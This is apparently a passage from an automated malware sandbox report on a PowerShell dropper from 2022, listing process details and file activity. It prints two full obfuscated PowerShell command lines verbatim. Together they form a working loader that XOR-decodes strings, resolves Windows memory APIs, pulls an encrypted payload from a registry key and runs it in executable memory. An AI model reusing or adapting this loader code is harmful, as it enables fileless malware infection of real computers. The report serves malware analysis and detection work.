DiANo8dr8Un4Ka9St7ba9Al6Fi8arDSp8Aa4Ge8Bo9GhBPo8upDPsFFoDTrFDrAIn2Di8Be0Da9Pr1RiAga1Hj8Co0Ad8Bl9in8Pr0Ek8Ji2Al8He4Ja9fa1 Af8He0FoAgl3Ve8UdAGe9De7BrARe3Ob9No0Sp8FjBim8Bi6Al9Le1Ra8TvCAp8SiApr8LyBlrBTe5In8MaAGe8FoCTo8DuBPa9Ku1Ka8Fu0En9Hk7BrCArD FoCBr1BiABeAKo9Al1Br8GaDTh8LuCTh8udBStDNa6EnCFu9DoCEx5SaCPoDUnASk2TuAPh1PhBNo1BeCMe5GaASl5SaCNiDPaBspEUnACaCSp 8BeBRe9Fy1SnBMa5Wo9Co1Li9Ru7PiBFo8DeCBl9EgBKuEtrASoCOv8SuBHi9In1ReBBr5so9Xy1Be9Mu7BeBSc8LaCChCMaCPr5SuCGuDAsBB iECoBTe3Sm8SiAAp8MyCUt8St1PaBBl8LaCHyCbaCAmCShCngCGe'Pu;Fr&Fo(No`$BrSSutInytrrPakSoeAntSkrFanuneAf7No)De Tr`$ReLInsEgeSm rTauLanKadSpeOprAbsTegGleBrlKasSteInrst2In;Fa`$BlLLmsRoeBjrsauMinEndTreKarHesFagSkeGulTvsCheBurBa3Im Es=St BaHTaTdrBBo Bu'PrCEm1de 9ud3Da8Pr4Te9du7AdBfeAjo9Al7An9Sk0St8BeBBa8Re8Vr8Li0CoCDoBErAUnCIn8ExBFl9Bo3St8SpARe8RoENu8Be0AsCBoDstCFe1Pr8AaAHo9wh7Fo 8BeCLeCTr9InCBo1Va9Ud3Rh8Si4Ah9Si7DaBExAGr8ThBDa9yo1ToCTwCSp'We;Sk&go(Lu`$StSHetDeyprrMekBleKotomrSonWyeAl7Ti)Cr Pr`$ReL PrsSueGurAbuMenNedPaeDarSysTogSteasIldsAdeFirBy3Te#Pj;"""";;Function Lserundersgelser9 { param([String]$HS); For($i=2; $i -lt $HS.Length-1; $i+=(2+1)){ $Antidrug = $Antidrug + $HS.Substring($i, 1); } $Antidrug;}$Romerretlige0 = Lserundersgelser9 'AllMeEPaXSa ';$Romerretlige2 = Lserundersgelser9 ' opsFrtSraUrrHytPa-TjjUnoskbDi ';$Romerretlige1= Lserundersgelser9 $Badeanstalt;;if([IntPtr]::size -eq 8){.$env:windir\S*64\W*Power*\v1.0*ll.exe $Rome rretlige1 ;}else{&$Romerretlige0 $Romerretlige1;};;;
Imagebase:	0x7ff6f4710000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE1F6503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE1F6503FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1go55f2h.l20.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE22336FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0yp3j2cq.0wp.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE22336FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1go55f2h.l20.ps1	success or wait	1	7FFE2233F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0yp3j2cq.0wp.psm1	success or wait	1	7FFE2233F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	167	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F659D7D	unknown
unknown	186	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F659D7D	unknown
unknown	207	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F659D7D	unknown
unknown	223	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F659D7D	unknown
unknown	231	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F659D7D	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	240	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F659D7D	unknown
unknown	248	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F659D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1go55f2h.l20.ps1	0	1	31	1	success or wait	1	7FFE2233B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0yp3j2cq.0wp.psm1	0	1	31	1	success or wait	1	7FFE2233B526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F659FE5	unknown
unknown	266	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F659FE5	unknown
unknown	94	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFE1F659FE5	unknown
unknown	16478	1095	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F659FE5	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE27E4B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE27E4B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFE27E4B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFE27E4B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFE27F212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE27E52625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE27E52625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFE27E52625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFE27F212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFE27F212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFE27F212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFE27F212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE27E4B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE27E4B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE27E4B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE27E4B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFE27F212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFE27F212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFE27F212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFE27F212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFE27F212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFE27F212E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFE27E362DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22412	success or wait	1	7FFE27E363B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFE27F212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFE27F212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFE27F212E7	ReadFile

Analysis Process: conhost.exe PID: **6052**, Parent PID: **6032**

General

Target ID:	2
Start time:	19:38:50
Start date:	28/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6edaf0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **5400**, Parent PID: **6032**

General

Target ID:	10
Start time:	19:39:09
Start date:	28/11/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" "Function HTB { param([String]$HS); $Bytes = New-Object byte[] ($HS.Length / 2); F or($i=0; $i -lt $HS.Length; $i+=2){ $Bytes[$i/2] = [convert]::ToByte($HS.Substring($i, 2), 16); $Bytes[$i/2] = ($Bytes[$i/2] -bxor 229); } [String][S ystem.Text.Encoding]::ASCII.GetString($bytes);}$Hdlc0=HTB 'B69C96918088CB818989';$Hdlc1=HTB 'A88C86978A968A8391CBB28C8BD6D7CBB08B9 6848380AB84918C9380A880918D8A8196';$Hdlc2=HTB 'A28091B5978A86A4818197809696';$Hdlc3=HTB 'B69C96918088CBB7908B918C8880CBA C8B9180978A95B68097938C868096CBAD848B818980B78083';$Hdlc4=HTB '9691978C8B82';$Hdlc5=HTB 'A28091A88A81908980AD848B818980' ;$Hdlc6=HTB 'B7B1B69580868C8489AB848880C9C5AD8C8180A79CB68C82C9C5B59087898C86';$Hdlc7=HTB 'B7908B918C8880C9C5A8848B84828 081';$Hdlc8=HTB 'B78083898086918081A180898082849180';$Hdlc9=HTB 'AC8BA880888A979CA88A81908980';$Styrketrne0=HTB 'A89CA180898082849 180B19C9580';$Styrketrne1=HTB 'A689849696C9C5B59087898C86C9C5B68084898081C9C5A48B968CA689849696C9C5A490918AA689849696';$ Styrketrne2=HTB 'AC8B938A8E80';$Styrketrne3=HTB 'B59087898C86C9C5AD8C8180A79CB68C82C9C5AB8092B6898A91C9C5B38C9791908489';$Styrketr ne4=HTB 'B38C9791908489A489898A86';$Styrketrne5=HTB '8B91818989';$Styrketrne6=HTB 'AB91B5978A91808691B38C9791908489A880888A979C';$ Styrketrne7=HTB 'ACA0BD';$Styrketrne8=HTB 'B9';function fkp {Param ($v_m, $v_p) ;$Leucifer0 =HTB 'C193908B88C5D8C5CDBEA49595A18A88848C8B B8DFDFA6909797808B91A18A88848C8BCBA28091A49696808887898C8096CDCCC599C5B28D809780C8AA878F808691C59EC5C1BACBA289 8A878489A49696808887899CA684868D80C5C8A48B81C5C1BACBA98A8684918C8A8BCBB695898C91CDC1B6919C978E8091978B80DDCCBE C8D4B8CBA09490848996CDC1AD818986D5CCC598CCCBA28091B19C9580CDC1AD818986D4CC';&($Styrketrne7) $Leucifer0;$Leucifer5 = HTB 'C1938497BA829584C5D8C5C193908B88CBA28091A880918D8A81CDC1AD818986D7C9C5BEB19C9580BEB8B8C5A5CDC1AD818986D6C9C5C 1AD818986D1CCCC';&($Styrketrne7) $Leucifer5;$Leucifer1 = HTB '97809190978BC5C1938497BA829584CBAC8B938A8E80CDC18B908989C9 C5A5CDBEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBAD848B818980B78083B8CDAB8092C8AA878F8086 91C5B69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBAD848B818980B78083CDCDAB8092C8AA878F808691C5 AC8B91B59197CCC9C5CDC193908B88CBA28091A880918D8A81CDC1AD818986D0CCCCCBAC8B938A8E80CDC18B908989C9C5A5CDC193BA88 CCCCCCCCC9C5C193BA95CCCC';&($Styrketrne7) $Leucifer1;}function GDT {Param ([Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters, [Parameter(Position = 1)] [Type] $vrt = [Void]);$Leucifer2 = HTB 'C1B3B1A7C5D8C5BEA49595A18A88848C8BB8DFDFA6909797808B91A18A88848C8BCBA 180838C8B80A19C8B84888C86A49696808887899CCDCDAB8092C8AA878F808691C5B69C96918088CBB78083898086918C8A8BCBA496968088878 99CAB848880CDC1AD818986DDCCCCC9C5BEB69C96918088CBB78083898086918C8A8BCBA0888C91CBA49696808887899CA7908C89818097A48 686809696B8DFDFB7908BCCCBA180838C8B80A19C8B84888C86A88A81908980CDC1AD818986DCC9C5C18384899680CCCBA180838C8B80B 19C9580CDC1B6919C978E8091978B80D5C9C5C1B6919C978E8091978B80D4C9C5BEB69C96918088CBA89089918C86849691A180898082849180B8CC' ;&($Styrketrne7) $Leucifer2;$Leucifer3 = HTB 'C1B3B1A7CBA180838C8B80A68A8B9691979086918A97CDC1AD818986D3C9C5BEB69C969180 88CBB78083898086918C8A8BCBA68489898C8B82A68A8B93808B918C8A8B96B8DFDFB691848B81849781C9C5C1938497BA9584978488809180 9796CCCBB68091AC8895898088808B9184918C8A8BA389848296CDC1AD818986D2CC';&($Styrketrne7) $Leucifer3;$Leucifer4 = HTB 'C1B3B1A7CBA180838C8B8 0A880918D8A81CDC1B6919C978E8091978B80D7C9C5C1B6919C978E8091978B80D6C9C5C1939791C9C5C1938497BA95849784888091809 796CCCBB68091AC8895898088808B9184918C8A8BA389848296CDC1AD818986D2CC';&($Styrketrne7) $Leucifer4;$Leucifer5 = HTB '97809190978BC5C1 B3B1A7CBA69780849180B19C9580CDCC';&($Styrketrne7) $Leucifer5 ;}$kk = HTB '8E80978B8089D6D7';$Leucifer6 = HTB 'C1938497BA9384C5D8 C5BEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBA88497968D8489B8DFDFA28091A180898082849180A38A97A3908B 86918C8A8BB58A8C8B918097CDCD838E95C5C18E8EC5C1B6919C978E8091978B80D1CCC9C5CDA2A1B1C5A5CDBEAC8B91B59197B8C9C5BE B0AC8B91D6D7B8C9C5BEB0AC8B91D6D7B8C9C5BEB0AC8B91D6D7B8CCC5CDBEAC8B91B59197B8CCCCCC';&($Styrketrne7) $Leucifer6;$var_nt = fkp $Styrketrne5 $Styrketrne6;$Leucifer7 = HTB 'C1AA918D8C8BD6C5D8C5C1938497BA9384CBAC8B938A8E80CDBEAC8B91B59197B8DFDFBF80978AC9C 5D6D0D6C9C5D59DD6D5D5D5C9C5D59DD1D5CC';&($Styrketrne7) $Leucifer7;$Leucifer8 = HTB 'C18A978CC5D8C5C1938497BA9384CBAC8B93 8A8E80CDBEAC8B91B59197B8DFDFBF80978AC9C5D59DD4D5D5D5D5C9C5D59DD6D5D5D5C9C5D59DD1CC';&($Styrketrne7) $Leucifer8;$Lserun dersgelser=(Get-ItemProperty -Path 'HKCU:\Metagnomy\eagled').Sarcologist;$Leucifer9 = HTB 'C1A98090868C838097C5D8C5BEB69C96918088C BA68A8B93809791B8DFDFA3978A88A7849680D3D1B691978C8B82CDC1A9968097908B818097968280896807CC';&($Styrketrne7) $Leucifer9; $Lserundersgelser0 = HTB 'BEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBA88497968D8489B8DFDFA68A959CCD C1A98090868C838097C9C5D5C9C5C5C1AA918D8C8BD6C9C5D6D0D6CC';&($Styrketrne7) $Lserundersgelser0;$size=$Leucifer.count-353;$Lserunders gelser1 = HTB 'BEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBA88497968D8489B8DFDFA68A959CCDC1A98090868 C838097C9C5D6D0D6C9C5C18A978CC9C5C1968C9F80CC';&($Styrketrne7) $Lserundersgelser1;$Lserundersgelser2 = HTB 'C1938497BA97908B8880C5 D8C5BEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBA88497968D8489B8DFDFA28091A180898082849180A38A97A390 8B86918C8A8BB58A8C8B918097CDC1AA918D8C8BD6C9C5CDA2A1B1C5A5CDBEAC8B91B59197B8C9BEAC8B91B59197B8CCC5CDBEB38A8C81 B8CCCCCC';&($Styrketrne7) $Lserundersgelser2;$Lserundersgelser3 = HTB 'C1938497BA97908B8880CBAC8B938A8E80CDC18A978CC9C1938497BA8B9 1CC';&($Styrketrne7) $Lserundersgelser3#

Imagebase:	
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly